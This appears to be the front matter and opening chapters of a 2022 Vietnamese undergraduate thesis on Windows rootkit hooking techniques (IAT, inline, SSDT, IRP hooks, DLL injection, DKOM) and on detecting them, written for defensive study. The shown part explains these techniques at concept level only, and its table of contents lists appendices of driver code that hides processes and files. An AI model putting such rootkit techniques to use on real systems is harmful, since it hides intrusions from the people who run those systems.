**HỌC VIỆN KỸ THUẬT QUÂN SỰ**

**LỖ TRUNG HIẾU**

**NGUYỄN VĂN DŨNG**

**KHÓA: KHÓA 16**

**HỆ ĐÀO TẠO: DÀI HẠN**

**ĐỒ ÁN TỐT NGHIỆP ĐẠI HỌC**

**CHUYÊN NGÀNH: AN TOÀN THÔNG TIN**

**NGHIÊN CỨU LỚP HOOK CỦA ROOTKIT THỰC HIỆN BÁM VÀO WINDOWS OS VÀ ĐỀ XUẤT KHẢ NĂNG PHÁT HIỆN MỨC SÂU.**

**NĂM: 2022**

**HỌC VIỆN KỸ THUẬT QUÂN SỰ**

**LỖ TRUNG HIẾU**

**NGUYỄN VĂN DŨNG**

**KHÓA: KHÓA 16**

**HỆ ĐÀO TẠO: DÀI HẠN**

**ĐỒ ÁN TỐT NGHIỆP ĐẠI HỌC**

**NGÀNH: CÔNG NGHỆ THÔNG TIN**

**MÃ SỐ: 52480201**

**NGHIÊN CỨU LỚP HOOK CỦA ROOTKIT THỰC HIỆN BÁM VÀO WINDOWS OS VÀ ĐỀ XUẤT KHẢ NĂNG PHÁT HIỆN MỨC SÂU.**

***Cán bộ hướng dẫn khoa học: CCQP, GVC, TS. Trần Hồng Quang***

**NĂM: 2022**

|  |  |
| --- | --- |
| HỌC VIỆN KỸ THUẬT QUÂN SỰ | **CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM** |
| **KHOA: CÔNG NGHỆ THÔNG TIN**  **BỘ MÔN: HỆ THỐNG THÔNG TIN** | **Độc lập - Tự do - Hạnh phúc** |

**NHIỆM VỤ ĐỒ ÁN TỐT NGHIỆP**

Họ và tên: Lỗ Trung Hiếu, Nguyễn Văn Dũng

Lớp: Công nghệ thông tin Khóa: 16

Ngành: Công nghệ thông tin Chuyên ngành: An toàn thông tin

1. Tên đề tài: Nghiên cứu lớp hook của rootkit thực hiện bám vào windows os và đề xuất khả năng phát hiện mức sâu.

2. Các số liệu ban đầu

3. Nội dung bản thuyết minh:

Mở đầu

Chương 1: Tổng quan về rootkit

Chương 2: Cơ sở lý thuyết

Chương 3:Rootkit hooking

Chương 4: Triển khai phân tích và phát hiện

Kết luận

4. Số lượng, nội dung các bản vẽ (ghi rõ loại, kích thước và cách thực hiện các bản vẽ) và các sản phẩm cụ thể (nếu có):

5. Cán bộ hướng dẫn (ghi rõ họ tên, cấp bậc, chức vụ, đơn vị, hướng dẫn toàn bộ hay từng phần): .......................................................................................................

......................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................

Ngày giao: 06/01/2022 Ngày hoàn thành:09/05/2022

*Hà Nội, ngày ........ tháng 05 .năm 2022*

**Chủ nhiệm bộ môn Cán bộ hướng dẫn**

(Ký, ghi rõ họ tên, học hàm, học vị)

**CCQP, GVC, TS. Trần Hồng Quang**

**Học viên thực hiện**

Đã hoàn thành và nộp đồ án ngày … tháng …. năm ……

(Ký và ghi rõ họ tên)

**Lỗ Trung Hiếu**

**Nguyễn Văn Dũng**

# LỜI CẢM ƠN

Đối với mỗi ngươi sinh viên đồ án tốt nghiệp luôn là thành quả quan trọng của nhiều năm học tập. Để đạt được thành quả này không chỉ đến từ sự cố gắng của bản thân mà còn là công sức, sự giúp đỡ của nhưng người xung quanh. Đặc biệt chúng em sẽ không thể hoàn thành tốt đồ án này nếu không có sự giúp đỡ, hướng dẫn tận tình của thầy TS. Trần Hồng Quang. Chúng em xin cảm ơn thầy vì trong xuất thời gian qua đã giúp đỡ chúng em rất nhiều trong việc hoàn thành được đồ án tốt nghiệp này.

Ngoài ra chúng em xin gửi lời cảm ơn chân thành nhất đến các thầy cô và nhà trường. Những người đã giảng dạy, hướng dẫn, giúp đỡ tận tình chúng em trong suất chặng đường học tập tại học viện.

Cuối cùng chúng em xin chân thành cảm ơn gia đình, bạn bè đã luôn đồng hành, quan tâm, giúp đỡ, động viên chúng em trong suất quá trình học tập và hoàn thành đồ án tốt nghiệp.

Chúng em xin chân thành cảm ơn.

# MỤC LỤC

[LỜI CẢM ƠN i](#_Toc103241872)

[MỤC LỤC ii](#_Toc103241873)

[CÁC KHÁI NIỆM, TỪ VIẾT TẮT v](#_Toc103241874)

[**TỪ VIẾT TẮT** v](#_Toc103241875)

[**THUẬT NGỮ** vii](#_Toc103241876)

[DANH MỤC BẢNG BIỂU ix](#_Toc103241877)

[DANH MỤC HÌNH VẼ x](#_Toc103241878)

[MỞ ĐẦU 1](#_Toc103241879)

[1. Tính cấp thiết, tình hình nghiên cứu liên quan đến đề tài 1](#_Toc103241880)

[2. Mục tiêu, nhiệm vụ của đề tài 3](#_Toc103241881)

[Chương 1 TỔNG QUAN VỀ ROOTKIT 4](#_Toc103241882)

[**1.1. Rootkit là gì** 4](#_Toc103241883)

[**1.2. Các kỹ thuật của Rootkit** 5](#_Toc103241884)

[1.2.1. Windows Kernel 5](#_Toc103241885)

[1.2.2. User Mode và Kernel Mode 5](#_Toc103241886)

[1.2.3. User-Mode Rootkits 6](#_Toc103241887)

[1.2.4. Kernel-Mode Rootkits 6](#_Toc103241888)

[1.2.5. Các kỹ thuật của Rootkit 7](#_Toc103241889)

[Chương 2 CƠ SỞ LÝ THUYẾT 9](#_Toc103241890)

[**2.1. Tìm hiểu hệ điều hành Windows** 9](#_Toc103241893)

[2.1.1. Nói chung về hệ điều hành 9](#_Toc103241894)

[2.1.2. Tổng quan kiến trúc hệ điều hành 10](#_Toc103241895)

[2.1.3. Phương thức quản lý của WINDOWS 17](#_Toc103241896)

[2.1.4. Quản lý tiến trình và luồng 27](#_Toc103241897)

[2.1.5. Quản lý bộ nhớ 33](#_Toc103241898)

[**2.2. SYSTEM SERVICE(SYSTEM CALL)** 42](#_Toc103241899)

[**2.3. HANDLE & OBJECT** 44](#_Toc103241900)

[**2.4. I/O Request Packet – IRP** 45](#_Toc103241901)

[Chương 3 ROOTKIT HOOKING 47](#_Toc103241902)

[**3.1. SYSTEM SERVICE DISPATCHING & HOOK** 47](#_Toc103241906)

[**3.2. Kỹ thuật Hooking** 53](#_Toc103241907)

[3.2.1. User Hook 53](#_Toc103241908)

[3.2.2. Kernel Hook 57](#_Toc103241909)

[Chương 4 TRIỂN KHAI PHÂN TÍCH VÀ PHÁT HIỆN 69](#_Toc103241910)

[**4.1. IAT Hook** 70](#_Toc103241915)

[**4.2. Inline Hook** 71](#_Toc103241916)

[**4.3. SSDT Hook** 72](#_Toc103241917)

[**4.4. IRP Hook** 73](#_Toc103241918)

[KẾT LUẬN 75](#_Toc103241919)

[**5.1. Kết luận** 75](#_Toc103241925)

[**5.2. Những công việc đã thực hiện** 75](#_Toc103241926)

[5.2.1. Về lý thuyết 75](#_Toc103241927)

[5.2.2. Về ứng dụng 76](#_Toc103241928)

[**5.3. Những khó khăn và hạn chế** 76](#_Toc103241929)

[5.3.1. Khó khăn gặp phải 76](#_Toc103241930)

[5.3.2. Hạn chế 77](#_Toc103241931)

[**5.4. Định hướng tiếp theo** 77](#_Toc103241932)

[5.4.1. Tiếp tục nghiên cứu về Rootkit 77](#_Toc103241933)

[5.4.2. Nghiên cứu về lập trình Driver 78](#_Toc103241934)

[TÀI LIỆU THAM KHẢO 79](#_Toc103241935)

[PHỤ LỤC 80](#_Toc103241936)

[**A. Driver triển khai kĩ thuật SSDT Hook** 80](#_Toc103241937)

[a. Lấy địa chỉ bảng SSDT 80](#_Toc103241938)

[b. Lấy chỉ mục của hàm trong bảng SSDT 80](#_Toc103241939)

[c. Đọc file ntdll.dll lên vùng nhớ kernel 81](#_Toc103241940)

[d. Triển khai kĩ thuật HOOK 86](#_Toc103241941)

[e. Hàm Hook ẩn tiến trình 86](#_Toc103241942)

[f. Hàm Hook ẩn file 87](#_Toc103241943)

[g. Hàm DriverEntry 91](#_Toc103241944)

[**B. Driver triển khai kĩ thuật IRP Hook** 92](#_Toc103241945)

[a. Hàm IRP\_MJ\_Write mới 92](#_Toc103241946)

[b. Hàm DriveEntry 94](#_Toc103241947)

[c. Hàm DriveUnload 95](#_Toc103241948)

[**C. Phát hiện hành vi Hook** 95](#_Toc103241949)

[a. Code Detect SSDT Hook 95](#_Toc103241950)

[b. Code detect IRP Hook 96](#_Toc103241951)

[c. Code hàm DeviceIOControl giao tiếp với user-mode 97](#_Toc103241952)

[d. Hàm DriverEntry và DriverUnload 99](#_Toc103241953)

[e. Hàm user-mode 100](#_Toc103241954)

# CÁC KHÁI NIỆM, TỪ VIẾT TẮT

## **TỪ VIẾT TẮT**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Tên viết tắt** | **Tên đầy đủ** | **Ý nghĩa** |
| 1 | APT | Advanced Persistent Threat | Một cuộc tấn công có chủ đích được hỗ trợ bởi các phần tử tội phạm có tổ chức cao, được tài trợ tốt và có động cơ. Thường được coi là nhóm tin tặc có nguồn lực đáng kể và đang nhắm mục tiêu vào các tổ chức, doanh nghiệp cụ thể. APT sử dụng các hình thức khai thác có thể chưa từng xuất hiện để xâm nhập vào các hệ thống với mục đích chiếm quyền kiểm soát và sử dụng chúng. |
| 2 | OS | Operating System | Hệ điều hành. |
| 3 | WinAPI | Windows Applications Programming Interface | Bộ giao diện lập trình ứng dụng trên nền Windows. Cung cấp các hàm để giao tiếp với HĐH và phần cứng. |
| 4 | SSDT | System Service Descriptor Table | Được dùng để quản lý các lời gọi hệ thống, là một bảng lưu địa chỉ của các hàm dịch vụ hệ thống. |
| 5 | IRP | I/O Request Packet | Gói tin được gửi khi các yêu cầu được gửi đến driver bằng cách gọi hàm IoCallDriver. |
| 6 | IDT | Interrupt Descriptor Table | Bảng lưu địa chỉ các chương trình con xử lý ngắt. |
| 7 | IAT | Import Address Table | Bảng lưu địa chỉ các hàm khi một thư viện DLL được nạp vào bộ nhớ. |
| 8 | GDT | Global Descriptor Table | Sử dụng để ánh xạ các địa chỉ toàn cục, nhiều dải địa chỉ khác nhau có thể ánh xạ được thông qua GDT. GDT được dùng trong chuyển đổi qua lại giữa các task. |
| 9 | LDT | Local Descriptor Table | Sử dụng để ánh xạ các địa chỉ cục bộ, dùng cho mỗi task. LDT có thể chứa các thông tin chỉ dẫn địa chỉ giống như GDT. |
| 10 | MDL | Memory Descriptor List | Sử dụng để mô tả danh sách các trang trong bộ nhớ vật lý. |

## **THUẬT NGỮ**

|  |  |  |
| --- | --- | --- |
| **STT** | **Thuật ngữ** | **Ý nghĩa** |
| 1 | *Paging file* | Một trang nhớ được ghi xuống đĩa cứng nhằm giải phóng vùng nhớ vật lý. |
| 2 | *Page directory* | Thư mục trang, là một một mảng gồm 1024 giá trị 32bit, trỏ đến page-table. |
| 3 | *Page table* | Phần tử bảng trang trỏ đến một trang nhớ xác định trong bộ nhớ(page) hoặc trên đĩa(paging file). |
| 4 | *Hooking* | Kỹ thuật với mục đích thay thế những địa chỉ của các hàm có sẵn nhằm mục đích thực thi đoạn mã riêng. |
| 5 | *Hijacking* | Một kỹ thuật tấn công đánh cắp dữ liệu. |
| 6 | *DLL injection* | Kỹ thuật dùng để “tiêm” một DLL độc hại vào một tiến trình đang thực thi. |
| 7 | *Hacker* | Một cá nhân cố gắng đột nhập vào hệ thống máy tính. |
| 8 | *Stack* | Một cấu trúc ngăn xếp. |
| 9 | *Trojan* | Chương trình mã độc nguỵ trang dưới dạng chương trình sạch, nó có thể âm thầm thu thập thông tin, mật khẩu trong máy bị lây nhiễm. |
| 10 | *Ransomware* | Phần mềm độc hại được lây nhiễm vào máy tính nhằm mục đích mã hoá hoặc chặn đứng các truy cập vào dữ liệu. Mục đích chủ yếu là để đòi tiền chuộc từ nạn nhân. |
| 11 | *kernel function* | Bất kì hàm nào bắt đầu bởi “Nt” hoặc “Zw” đều là kernel function. Bởi vì mã của chúng nằm trong nhân của hệ điều hành. Khi gọi những hàm này thì cần truy cập vào kernel\_mode thông qua lệnh SYSENTER |

# DANH MỤC BẢNG BIỂU

[Bảng 1.Các kiểu dữ liệu của Registry 19](#_Toc101625660)

[Bảng 2.Cấu trúc logic của Registry 20](#_Toc101625661)

[Bảng 3.Các tham số của dịch vụ được đăng ký trong Registry 25](#_Toc101625662)

# DANH MỤC HÌNH VẼ

[Hình 2.1.Vị trí hệ điều hành trong hệ thống 10](#_Toc101625707)

[Hình 2.2.Mối tương quan giữa user mode và kernel mode 11](#_Toc101625708)

[Hình 2.3.Sơ đồ các ring 12](#_Toc101625709)

[Hình 2.4.Kiến trúc hệ thống Windows 13](#_Toc101625710)

[Hình 2.5.Các thành phần quan trọng của một quy trình 29](#_Toc101625711)

[Hình 2.6.Các trạng thái của thread 31](#_Toc101625712)

[Hình 2.7.Các luồng ở chế độ người dùng và ngăn xếp của chúng 32](#_Toc101625713)

[Hình 2.8.Ngăn xếp luồng trong Userland 33](#_Toc101625714)

[Hình 2.9.Ánh xạ bộ nhớ ảo 35](#_Toc101625715)

[Hình 2.10.Phân bổ bộ nhớ cho ứng dụng đang thực thi và hệ điều hành 37](#_Toc101625716)

[Hình 2.11.Cơ chế Address Windowing Extension 37](#_Toc101625717)

[Hình 2.12.Bộ nhớ phân trang và không phân trang 39](#_Toc101625718)

[Hình 2.13.Sơ đồ hệ thống quản lý bộ nhớ 41](#_Toc101625719)

[Hình 2.14.Luồng cuộc gọi System Service 43](#_Toc101625720)

[Hình 2.15.IRP và vị trí của nó trong stack 46](#_Toc101625721)

[Hình 3.1.Luồng thực thi hàm WriteFile() từ User tới Kernel 47](#_Toc101625722)

[Hình 3.2.Lời gọi tới hàm KiFastSystemCall 48](#_Toc101625723)

[Hình 3.3.Bên trong hàm KiFastSystemCall 49](#_Toc101625724)

[Hình 3.4.Luồng thực thi 50](#_Toc101625725)

[Hình 3.5.Trước và sau khi hook ở SSDT 51](#_Toc101625726)

[Hình 3.6.Kỹ thuật InlineHook 55](#_Toc101625727)

[Hình 3.7.Mô hình thực thi khi Hook IAT 56](#_Toc101625728)

[Hình 3.8.Các bảng KSDT windows sử dụng 57](#_Toc101625729)

[Hình 3.9.Cấu trúc bảng SST 58](#_Toc101625730)

[Hình 3.10.Mô hình hoá hoạt động của SSDT 59](#_Toc101625731)

[Hình 3.11.Quá trình dịch địa chỉ ảo sang vật lý 60](#_Toc101625732)

[Hình 3.12.Cấu trúc thanh ghi CR0 60](#_Toc101625733)

[Hình 3.13.Sửa cờ WP trong thanh ghi CR0 bằng mã ASM 61](#_Toc101625734)

[Hình 3.14.Luồng gọi từ User tới bảng SSDT 64](#_Toc101625735)

[Hình 4.1.Trước và sau khi Hook IRP 69](#_Toc101625736)

# MỞ ĐẦU

## **Tính cấp thiết, tình hình nghiên cứu liên quan đến đề tài**

Trước xu hướng hội nhập toàn cầu, sự bùng nổ của công nghệ thì ngành Công nghệ Thông tin nói riêng đã có sự biến đổi lớn về tư duy và tầm nhìn về tiềm năng và những vấn đề đột phá của ngành khoa học này. Bên cạnh lợi ích khổng lồ mà Internet đem lại thì chính Internet cũng là nơi các mối đe doạ như rootkit, trojan, virus, ransomware,… âm thầm tồn tại và phát triển.

Rootkit trong Operating System-(OS) đã có lịch sử khá lâu đời và đã không còn là một khái niệm quá xa lạ với chúng ta.Từ những đầu những năm 1980, một số mẫu virus thời đó đã sử dụng những kỹ thuật cơ bản là nền móng cho các rootkit được phát triển sau này. Cho đến những năm 1990, để đáp ứng khả năng duy trì quyền truy cập trên máy tính đã bị tấn công thì các hacker đã tạo ra các thế hệ rootkits đầu tiên. Ban đầu các rootkit đơn thuần chỉ là các chương trình backdoor và sử dụng rất ít các tính năng ẩn mình. Trong một số trường hợp rootkit thay thế các mã của hệ thống bằng mã đã được sửa đổi để ẩn các tệp hoặc quy trình. Ví dụ một chương trình có tên “ls” sử dụng để liệt kê tất cả tên của tệp và thư mục. Khi đó một rootkit có thể thay thế chương trình “ls” bằng một chương trình độc hại khác nhằm ẩn tất cả các tệp có tên “hacker\_stuff”. Sau đó công việc của hacker chỉ đơn giản là lưu toàn bộ dữ liệu muốn che dấu của mình vào thư mục có tên “hacker\_stuff”. Tuy nhiên khi đó sự thay đổi chương trình “ls” chỉ xảy ra trên user-land và hành vi này dễ dàng bị phát hiện bởi quản trị viên bằng các chương trình kiểm tra sự toàn vẹn của hệ thống. Sau đó những nhà phát triển rootkit đã tiến thêm một bước lớn để tránh sự phát hiện của các trình kiểm tra toàn vẹn hệ thống đó là tiến vào kernel của hệ thống. Tại thời điểm đó, một khi đã lây nhiễm vào hạt nhân, rootkit có thể phá huỷ bất kì bức tường bảo vệ nào trên máy tính, ngoài ra tất cả các tính năng ẩn đều có thể đạt được bằng cách sửa đổi hạt nhân. Cho tới những năm 2005 khi mà Sony Rootkit được phát hiện bởi Mark Russinovich của Sysinternal đã khiến những chuyên gia trong lĩnh vực công nghệ thông tin quan tâm đặc biệt tới lĩnh vực rootkit.Khi đó Sony Rootkit là một rootkit,có khả năng ẩn bất kì tệp tin, registry key và các tiến trình có tên bắt đầu bởi $sys. Trong trường hợp này, Sony rootkit không phải là phần mềm có hại nhưng nó đó vô tình tiếp tay cho các loại phần mềm có hại khác tận dụng điểm yếu của những máy bị nhiễm Sony Rootkit.

 Đi cùng với sự quan tâm đến vấn đề  bảo mật hệ thống của các nhà lập trình thì các mã độc ngày nay cũng sử dụng các kĩ thuật rootkit tinh vi hơn để ẩn mình trong hệ thống của người dùng. Đặc biệt đối với các rootkit hoạt động ở mức Kernel-mode thì khả năng can thiệp vào hệ thống lại càng mạnh mẽ hơn đồng thời cũng là thách thức lớn hơn trong việc phát hiện, tiêu diệt rootkit. Tuy rằng xu thế hiện tại các nhà phát triển rootkit đang dần chuyển hướng sang user-mode rootkits do tính đơn giản hơn, chi phí, thời gian phát triển thấp hơn so với phát triển một kernel-mode rootkits. Tuy vậy thực tế rằng kernel-mode rootkits lại là một lĩnh vực mà các nhóm tấn công Advanced Persistent Threat-(APT) nhắm tới bởi kết quả của cuộc tấn công APT là rất lớn so với những công sức bỏ ra để phát triển rootkit. Những nhóm APT thường có đủ trình độ và khả năng tài chính, mục đích của họ có thể là hành động phá hoại cơ sở hạ tầng vì lợi ích khách hàng, bất kể chi phí, hoặc tội phạm có động cơ tài chính để đánh cắp số tiền lớn.

Mục đích chủ yếu của hầu hết các rootkit là khả năng xâm nhập vào hệ thống và khả năng ẩn nấp trong hệ thống. Để đạt được những mục tiêu này, rootkit cần thay đổi đường dẫn thực thi của hệ điều hành hoặc tấn công trực tiếp vào dữ liệu lưu trữ thông tin về quy trình, trình điều khiển, kết nối mạng… Một kỹ thuật được rootkit sử dụng để thay đổi đường dẫn thực thi đối với các hàm Windows Applications Programming Interface-(winAPI) quan trọng của windows os là kỹ thuật HOOK. Để tìm hiểu rõ về mối nguy hiểm và khả năng ẩn mình của rootkit trên hệ điều hành thông qua sự can thiệp trên Kernel-mode trước tiên ta đi tìm hiểu về kỹ thuật hook của rootkit trên kernel mode từ đó đưa ra phương pháp để phát hiện phát hiện.

## **Mục tiêu, nhiệm vụ của đề tài**

Với đề tài này ta sẽ tiến hành nghiên cứu sâu về kỹ thuật hook trên nhân kernel của hệ điều hành windows từ đó thực hiện các kỹ thuật phát hiện hành vi hook trên kernel của hệ điều hành Windows, mục đích để phát hiện, ngăn chặn rootkit và bảo mật hệ thống khỏi sự xâm nhập của rootkit sử dụng hook.

Để thực hiện được các mục tiêu trên ta cần tìm hiểu về cấu trúc nhân kernel của hệ điều hành windows. Tìm hiểu về cách lập trình driver để có thể can thiệp vào nhân kernel của hệ điều hành. Tìm hiểu về một số kỹ thuật hook trên kernel từ đó phân tích được sự tác động, thay đổi của kernel trước và sau khi hook để đưa ra các phương pháp phát hiện hành vi hook trên kernel. Cấu trúc chính của đồ án gồm các phần như sau:

***Lời mở đầu:*** Nêu nên tầm quan trọng, xu hướng phát triển của vấn đề bảo mật ngày nay và giới thiệu đề tài, hướng nghiên cứu.

***Chương 1:*** Đưa ra cái nhìn tổng quan về rootkit.

***Chương 2:*** Giới thiệu những cơ sở lý thuyết phục vụ quá trình tìm hiểu, làm đồ án.

***Chương 3:*** Giới thiệu về các kỹ thuật hook thường được rootkit triển khai.

***Chương 4:*** Tìm hiểu về phương pháp phát hiện Hook trên nhân Kernel.

***Kết luận:*** Đánh giá tổng kết về quá trình tìm hiểu đề tài cũng như đưa ra các hướng phát triển tiếp theo.

# TỔNG QUAN VỀ ROOTKIT

## **Rootkit là gì**

Rootkit không phải là một kỹ thuật mới. Trên thực tế nó đã xuất hiện từ những năm 1990. Chúng được phát triển lần đầu trên hệ thống Unix để đạt được các đặc quyền tối đa và thực thi các lệnh với tư cách là người dùng root, sau đó phát triển trên cả các phiên bản của Windows. Phiên bản rootkit công khai chính thức lần đầu tiên trên nền tảng Windows NT ra mắt năm 1999 bởi Greg Hoglund người sáng tạo ra diễn đàn rootkit.com. Sau đó, rootkit cũng xuất hiện trên các cuộc tấn công vào hệ điều hành macOS.

Một trong những Rootkit nổi tiếng nhất được sử dụng để tấn công là chiến dịch phát tán phần mềm độc hại Stuxnet vào năm 2010. Bằng cách lây nhiễm Stuxnet, các kẻ tấn công đã bí mật thu thập dữ liệu và tải xuống các tệp thực thi trên các thiết bị bị lây nhiễm. Một vài cuộc điều tra đã chỉ ra rằng đã có sự tham gia của cơ quan tình báo Hoa Kỳ và Israel trong việc phát triển phần mềm độc hại này và mục đích là để ngăn chặn sự phát triển của hệ thống hạt nhân của Iran và phá huỷ cơ sở hạ tầng của họ.

Thuật ngữ rootkit bắt nguồn từ root – đặc quyền truy cập cao nhất của một hệ thống và kit – tập hợp các công cụ để có được quyền truy cập và ẩn đặc quyền đó. Từ đó người ta đưa ra khái niệm về rootkit là bộ công cụ phần mềm che giấu sự tồn tại của file nhưng thực ra nó vẫn tồn tại và hoạt động. Các hacker thường sử dụng Rootkit sau khi chiếm được quyền truy nhập vào hệ thống, tập tin hoặc tiến trình đang thực thi từ đó giúp duy trì sự thâm nhập mà không để lại dấu vết nào. Hay nói cách khác  rootkit là các kĩ thuật để tồn tại, ẩn mình một cách bền vững, lâu dài và gần như không thể bị phát hiện. Hầu hết các công nghệ và kỹ thuật mà rootkit sử dụng đều nhằm mục đích ẩn mã chương trình và dữ liệu trên hệ thống. Phần lớn rootkit đều có tính năng ẩn tệp tin, thư mực, vùng bộ nhớ, ngoài ra còn có tính năng cho phép truy cập từ xa, keylogger và thực hiện bắt cóc gói tin trong mạng. Khi một rootkit được tích hợp càng nhiều kỹ thuật ẩn mình này thì rootkit trở nên gần như không thể bị phát hiện được.

## **Các kỹ thuật của Rootkit**

Trước khi đi sâu vào các kỹ thuật của rootkit, điều quan trọng là ta phải hiểu được môi trường mà rootkit sẽ vận hành. Trong đề tài này chúng ta sẽ chỉ tập chung vào môi trường Windows với các vi xử lý họ intel.

* + 1. **Windows Kernel**

Nhân(kernel) là thành phần chính của hệ điều hành. Nó đóng vai trò là cầu nối giữa các ứng dụng và hệ thống phần cứng. Nhiệm vụ của nó là quản lý tài nguyên hệ thống và xử lý các yêu cầu từ ứng dụng. Windows kernel được thiết kế có tính linh hoạt nên nó có khả năng sửa đổi hoặc mở rộng. Hệ thống kernel có thể mở rộng hay sửa đổi thông qua các loadable kernel modules(LKM). Đây là các mã có thể được tải vào kernel và có khả năng mở rộng chức năng của kernel như hỗ trợ thêm các thiết bị phần cứng, hệ thống tệp hoặc các lệnh gọi hệ thống mới. Một LKM phổ biến được được sử dụng rộng rãi là “device driver”. Nó cho phép kernel truy cập và sử dụng một phần cứng mà driver này hỗ trợ. Ví dụ như để sử dụng thiết bị webcam thì máy tính phải được cài đặt các driver hỗ trợ thiết bị webcam đó.

* + 1. **User Mode và Kernel Mode**

Trong hệ điều hành Windows luôn chia ra hai vùng riêng biệt đó là user-land và kernel-land. Những mã trên kernel luôn được thực thi với mức đặc quyền cao nhất trong hệ thống, hay còn được gọi là kernel-mode. Nhưng không phải phần mềm nào cũng cần thao tác với tài nguyên hệ thống hay phần cứng, nên tồn tại một chế độ cấp đặc quyền thấp hơn, được gọi là user-mode. Sự khác biệt giữa hai chế độ là với kernel-mode thì chương trình có khả năng truy cập không giới hạn tới các tài nguyên hay phần cứng của máy tính. Các chương trình hoạt động ở kernel-mode sử dụng chung các bộ nhớ ảo. Do đó chỉ các chức năng ổn định và tin cậy nhất mới chạy ở kernel bởi bất kì sự cố nào trên kernel đều có thể dẫn tới lỗi trên toàn hệ thống. Trong khi đó user-mode có đặc quyền bị hạn chế hơn và không có quyền truy cập trực tiếp vào bất kì tài nguyên hay phần cứng hệ thống nào. Để một ứng dụng chạy trên user-mode thực hiện truy cập vào tài nguyên hay phần cứng nó sẽ gọi các hàm winAPI. Các ứng dụng chạy ở user-mode sẽ có không gian địa chỉ ảo của riêng nó, nên nếu có bất kỳ sự cố nào thì chỉ riêng ứng dụng đó gặp vấn đề mà không ảnh hưởng tới các ứng dụng khác, và quan trọng nhất là tính toàn vẹn của toàn bộ hệ thống được đảm bảo.

Sau khi đã tìm hiểu cơ bản về môi trường thực thi. Ta quay lại vấn đề các kỹ thuật của rootkit. Về cơ bản ta có thể chia rootkit ra làm hai loại: một loại là rootkit trên usermode, một loại là rootkit trên kernelmode.

* + 1. **User-Mode Rootkits**

Đây là những rootkit hoạt động ở chế độ người dùng. Rootkit loại này chỉ có khả năng tác động trên không gian địa chỉ nhớ của một ứng dụng bị lây nhiễm. Nếu muốn ảnh hưởng đến các ứng dụng khác, rootkit phải thực hiện lây nhiễm trên từng không gian nhớ của từng ứng dụng. Các rootkit loại này thường hoạt động chủ yếu bằng cách Hooking hoặc hijacking các lời gọi tới hàm hệ thống thực hiện bởi ứng dụng. Do luồng thực thi của lời gọi hệ thống là xác định trước lên các rootkit có thể can thiệp tại các điểm khác nhau trong luồng gọi hàm để hướng cuộc gọi tới đoạn mã độc hại của rootkit.

* + 1. **Kernel-Mode Rootkits**

Đây là những rootkit hoạt động trên kernel-mode(kernel-land). Chúng thường được thiết kế dưới dạng các device driver hoặc loadable module có thể tải vào hạt nhân hệ điều hành. Do hoạt động trên hạt nhân lên khả năng của loại rootkit này là rất mạnh mẽ, nó có thể kiểm soát được phần cứng và một phần chức năng của hệ điều hành. Đồng hành với sức mạnh to lớn mà một rootkit trên kernel mode có được là những khó khăn trong quá trình phát triển nó. Để phát triển trên nhân kernel đòi hỏi phải có sự quen thuộc với phần cứng và nội bộ hệ điều hành, điều này là rất quan trọng bởi một rootkit kém có thể dẫn đến hỏng toàn bộ hệ thống.

* + 1. **Các kỹ thuật của Rootkit**

Các kỹ thuật mà rootkit sử dụng có thể được chia làm 3 loại chính:

* Hooking
* DLL injection
* Direct kernel object manipulation

**HOOKING**

Trong đó Hooking là kỹ thuật phổ biến nhất được sử dụng bởi các rootkit. Nó liên quan đến việc nối luồng thực thi của ứng dụng. Rootkit chuyển hướng luồng thực thi ban đầu của một hàm, chức năng đến mã của nó để tạo ra sự sai lệch trong kết quả trả về của hàm. Nó thực hiện điều này bằng cách chặn các lệnh gọi winAPI và các lệnh gọi hàm hệ thống.

Một số kỹ thuật hooking phổ biến được rootkit triển khai có thể kể đến như:

* IAT,EAT hooking
* Inline hooking
* SSDT hooking
* Kernel inline hooking
* IDT hooking
* IRP hooking
* V.v

Ở đây chúng ta chỉ liệt kê qua các kỹ thuật hooking. Phần sau sẽ đi sâu hơn để tìm hiểu về các kỹ thuật.

**DLL Injection**

DLL Injection là một kỹ thuật để tải một thư viện DLL vào không gian địa chỉ của một quy trình đang chạy. Với rootkit, các file DLL được injection thường export ra những hàm có hành vi độc hại. Có nhiều cách để thực hiện được kỹ thuật này trong đó các rootkit thường sử dụng một số kỹ thuật phổ biến như:

* AppInit\_DLL key
* Global Windows hooks
* Thread injection

**Direct Kernel Object Manipulation**

Đây là một kỹ thuật tiên tiến được sử dụng bởi các rootkit. Kỹ thuật này tập trung vào việc sửa đổi cấu trúc của nhân hệ điều hành. Mặc dù là một phương pháp hiệu quả nhưng kỹ thuật triển khai lại phức tạp. Việc sửa đổi cấu trúc nhân đòi hỏi sự hiểu biểu rõ ràng về các thành phần của nhân để không dẫn đến sự hư hỏng trong nhân hệ điều hành. Thêm nữa chỉ có một số ít thành phần của nhân hệ điều hành windows được Microsoft tài liệu hoá dẫn đến sự khó khăn trong nắm bắt và sửa đổi cấu trúc nhân.


# CƠ SỞ LÝ THUYẾT

2. 1. **Tìm hiểu hệ điều hành Windows**
      1. **Nói chung về hệ điều hành**

***Hệ điều hành*** là một *chương trình* hay một *hệ chương trình* hoạt động giữa người sử dụng (user) và phần cứng của máy tính. Mục tiêu của hệ điều hành là cung cấp một môi trường để người sử dụng có thể thực thi các chương trình. Nó làm cho máy tính dễ sử dụng hơn, thuận lợi hơn và hiệu quả hơn.

Hệ điều hành là một phần quan trọng của hầu hết các hệ thống máy tính. Một hệ thống máy tính thường được chia làm bốn phần chính: phần cứng, hệ điều hành, các chương trình ứng dụng và người sử dụng.

